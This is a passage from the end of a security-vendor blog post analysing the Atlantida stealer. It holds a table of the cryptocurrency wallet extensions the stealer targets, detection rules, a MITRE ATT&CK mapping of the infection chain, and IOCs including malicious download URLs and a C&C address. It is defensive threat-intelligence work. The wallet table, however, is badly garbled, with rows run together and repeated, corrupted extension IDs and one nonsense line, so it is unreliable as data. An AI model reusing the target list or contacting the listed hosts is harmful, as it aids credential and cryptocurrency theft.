TerraStationaiifbnbfobpmeekipheeijimdpnlpgppAuroWalletcnmamaachppnkjgnildpdmkaakejnlPolymesh WalletjojhfeoedkpkglbfimdfabpdfjaoolafICONexflpiciilemghbmfalicajoolhkkenfelNaboxWalletnknhiehlklippafakaeklbeglecifhadKHChcflpincpppdclinealmandijcmnkbgnTempleookjlbkiijinhpmnjffcofjonbfbgaocTezBoxmnfifefkajgofkcjkemidiaecocnkjehCyanoWalletdkdedlpgdmmkkfjabffeganieamfklkuByonenlgbhdfgdhgbiamfdfmbikcdghidoadOneKeyinfeboajgfhgbjpjbeppbkgnabfdkdafLeaf WalletcihmoadaighcejopammfbmddcmdeBitClipijmpgkjfkbfhoebgogflfebnmejmfbmlNashExtensiononofpnbbkehpmmoabgpcpmigafmr	CloverWallet	nhnkbkgjikgcigadomkphalanndcapjk
AuroWalletcnmamaachppnkjgnildpdmkaakejnlPolymesh WalletjojhfeoedkpkglbfimdfabpdfjaoolafICONexflpiciilemghbmfalicajoolhkkenfelNaboxWalletnknhiehlklippafakaeklbeglecifhadKHChcflpincpppdclinealmandijcmnkbgnTempleookjlbkiijinhpmnjffcofjonbfbgaocTezBoxmnfifefkajgofkcjkemidiaecocnkjehCyanoWalletdkdedlpgdmmkkfjabffeganieamfklkuByonenlgbhdfgdhgbiamfdfmbikcdghidoadOneKeyinfeboajgfhgbjpjbeppbkgnabfdkdafLeaf WalletcihmoadaighcejopammfbmddcmdeBitClipijmpgkjfkbfhoebgogflfebnmejmfbmlNashExtensiononofpnbbkehpmmoabgpcpmigafmr	LiqualityWallet	kpfopkelmapcoipemfendmdcghnegimn
Polymesh WalletjojhfeoedkpkglbfimdfabpdfjaoolafICONexflpiciilemghbmfalicajoolhkkenfelNaboxWalletnknhiehlklippafakaeklbeglecifhadKHChcflpincpppdclinealmandijcmnkbgnTempleookjlbkiijinhpmnjffcofjonbfbgaocTezBoxmnfifefkajgofkcjkemidiaecocnkjehCyanoWalletdkdedlpgdmmkkfjabffeganieamfklknByonenlgbhdfgdhgbiamfdfmbikcdghidoadOneKeyinfeboajgfhgbjpjbeppbkgnabfdkdafLeaf WalletcihmoadaighcejopammfbmddcmdeBitClipijmpgkjfkbfhoebgogflfebnmejmfbmlNashExtensiononofpnbbkehpmmoabgpcpmigafmr	TerraStation	aiifbnbfobpmeekipheeijimdpnlpgpp
ICONexflpiciilemghbmfalicajoolhkkenfelNaboxWalletnknhiehlklippafakaeklbeglecifhadKHChcflpincpppdclinealmandijcmnkbgnTempleookjlbkiijinhpmnjffcofjonbfbgaocTezBoxmnfifefkajgofkcjkemidiaecocnkjehCyanoWalletdkdedlpgdmmkkfjabffeganieamfklknByonenlgbhdfgdhgbiamfdfmbikcdghidoadOneKeyinfeboajgfhgbjpjbeppbkgnabfdkdafLeaf WalletcihmoadaighcejopammfbmddcmdeBitClipijmpgkjfkbfhoebgogflfebnmejmfbmlNashExtensiononofpnbbkehpmmoabgpcpmigafmr	AuroWallet	cnmamaachppnkjgnildpdmkaakejnhae
NaboxWalletnknhiehlklippafakaeklbeglecifhadKHChcflpincpppdclinealmandijcmnkbgnTempleookjlbkiijinhpmnjffcofjonbfbgaocTezBoxmnfifefkajgofkcjkemidiaecocnkjehCyanoWalletdkdedlpgdmmkkfjabffeganieamfklkuByonenlgbhdfgdhgbiamfdfmbikcdghidoadOneKeyinfeboajgfhgbjpjbeppbkgnabfdkdafLeaf WalletcihmoadaighcejopammfbmddcmdeBitClipijmpgkjfkbfhoebgogflfebnmejmfbmlNashExtensiononofpnbbkehpmmoabgpcpmigafmr	Polymesh Wallet	jojhfeoedkpkglbfimdfabpdfjaoolaf
KHChcflpincpppdclinealmandijcmnkbgnTempleookjlbkiijinhpmnjffcofjonbfbgaocTezBoxmnfifefkajgofkcjkemidiaecocnkjehCyanoWalletdkdedlpgdmmkkfjabffeganieamfklkuByonenlgbhdfgdhgbiamfdfmbikcdghidoadOneKeyinfeboajgfhgbjpjbeppbkgnabfdkdafLeaf WalletcihmoadaighcejopammfbmddcmdeBitClipijmpgkjfkbfhoebgogflfebnmejmfbmlNashExtensiononofpnbbkehpmmoabgpcpmigafmr	ICONex	flpiciilemghbmfalicajoolhkkenfel
TempleookjlbkiijinhpmnjffcofjonbfbgaocTezBoxmnfifefkajgofkcjkemidiaecocnkjehCyanoWalletdkdedlpgdmmkkfjabffeganieamfklkuByonenlgbhdfgdhgbiamfdfmbikcdghidoadOneKeyinfeboajgfhgbjpjbeppbkgnabfdkdafLeaf WalletcihmoadaighcejopammfbmddcmdeBitClipijmpgkjfkbfhoebgogflfebnmejmfbmlNashExtensiononofpnbbkehpmmoabgpcpmigafmr	NaboxWallet	nknhiehlklippafakaeklbeglecifhad
TezBoxmnfifefkajgofkcjkemidiaecocnkjehCyanoWalletdkdedlpgdmmkkfjabffeganieamfklkrByonenlgbhdfgdhgbiamfdfmbikcdghidoadOneKeyinfeboajgfhgbjpjbeppbkgnabfdkdafLeaf WalletcihmoadaighcejopammfbmddcmdeBitClipijmpgkjfkbfhoebgogflfebnmejmfbmlNashExtensiononofpnbbkehpmmoabgpcpmigafmr	KHC	hcflpincpppdclinealmandijcmnkbgn
CyanoWalletdkdedlpgdmmkkfjabffeganieamfklkrByonenlgbhdfgdhgbiamfdfmbikcdghidoadOneKeyinfeboajgfhgbjpjbeppbkgnabfdkdafLeaf WalletcihmoadaighcejopammfbmddcmdeBitClipijmpgkjfkbfhoebgogflfebnmejmfbmlNashExtensiononofpnbbkehpmmoabgpcpmigafmr	Temple	ookjlbkiijinhpmnjffcofjonbfbgaoc
ByonenlgbhdfgdhgbiamfdfmbikcdghidoadOneKeyinfeboajgfhgbjpjbeppbkgnabfdkdafLeaf WalletcihmoadaighcejopammfbmddcmdeBitClipijmpgkjfkbfhoebgogflfebnmejmfbmlNashExtensiononofpnbbkehpmmoabgpcpmigafmr	TezBox	mnfifefkajgofkcjkemidiaecocnkjeh
OneKeyinfeboajgfhgbjpjbeppbkgnabfdkdafLeaf WalletcihmoadaighcejopammfbmddcmdeBitClipijmpgkjfkbfhoebgogflfebnmejmfbmlNashExtensiononofpnbbkehpmmoabgpcpmigafmr	CyanoWallet	dkdedlpgdmmkkfjabffeganieamfklkm
Leaf WalletcihmoadaighcejopammfbmddcmdeBitClipijmpgkjfkbfhoebgogflfebnmejmfbmlNashExtensiononofpnbbkehpmmoabgpcpmigafmr	Byone	nlgbhdfgdhgbiamfdfmbikcdghidoadd
BitClip ijmpgkjfkbfhoebgogflfebnmejmfbml NashExtension onofpnbbkehpmmoabgpcpmigafmr	OneKey	infeboajgfhgbjpjbeppbkgnabfdkdaf
NashExtension onofpnbbkehpmmoabgpcpmigafmr	Leaf Wallet	cihmoadaighcejopammfbmddcmdekcje
	BitClip	ijmpgkjfkbfhoebgogflfebnmejmfbml
Library Litz Olivert have such being and file lack dia so ibling	NashExtension	onofpnbbkehpmmoabgpcpmigafmmnjhl
HyconLiteClient bcopgcnnojmggmmipimbalcgalnikp	HyconLiteClient	bcopgchhojmggmffilplmbdicgaihlkp

When the stealer finishes the collection, all data is compressed and sent to the C&C server. Then the malware exists.

Rapid7 Customers

For Rapid7 MDR and InsightIDR customers, the following Attacker Behavior Analytics (ABA) rules are currently deployed and alerting on the activity described in this blog:


Suspicious Process - MSHTA Spawns PowerShell

MITRE ATT&CK Techniques:

Tactic	Technique	**Details
Execution	User Execution: Malicious File (T1204.002)	A user downloads and executes malicious .hta file
Execution	Command and Scripting Interpreter: Visual Basic (T1059.005)	.hta contains malicious VBScript function
Execution	Command and Scripting Interpreter:Powershell (T1059.001)	VBScript executes powershell to download powershell script
Command and Control	Ingress Tool Transfer (T1105)	A powershell script downloads an additional .Net Loader
Defense Evasion	Reflective Code Loading (T1620)	Powershell script executed the loader reflectively
Defense Evasion	Process Injection (T1055)	The .Net loader injects into RegAsm.exe process
Credential Access	Credentials from Password Stores: Credentials from Web Browsers (T1555.003)	Atlantida steals stored browser data such as passwords, cookies, tokens, credit cards and autofills
Credential Access	Credentials from Password Stores (T1555)	Atlantida steals offline cryptocurrency wallets data, and other software data
Discovery	System Information Discovery (T1082)	Atlantida collects victim's hardware information
Collection	Screen Capture (T1113)	Atlantida captures victim's screen
Exfiltration	Exfiltration Over C2 Channel (T1041)	Atlantida exfiltrats all collected data

IOCs

IOC	SHA-256	Notes
ReadEra_v1.4.2.hta	67b8776b9d8f581173bcb471e91ff1701cafbc92aaed858fe3cb26a31dd6a6d8	Malicious .hta file
http://166.1.160[.]10/loader.txt		Malicious powershell script
http://166.1.160[.]10/www_c.bin	f935143dba2fb65eef931c1dac74a740e58e9e911a13457f4cfa4c73a0c673b3	Stores .Net Loader
http://166.1.160[.]10/www.bin	350216884486d1fafbd60e1d9c87c48149b058e4fab6b9a2a5cd7ea67ab250a0	Stores Donut shellcode
AtlantidaStealer.exe	b4f4d51431c4e3f7aeb01057dc851454cff4e64d16c05d9da12dfb428715d130	Atlantida stealer
45.144.232[.]99		C&C server



Never miss a blog

Get the latest stories, expertise, and news about security today.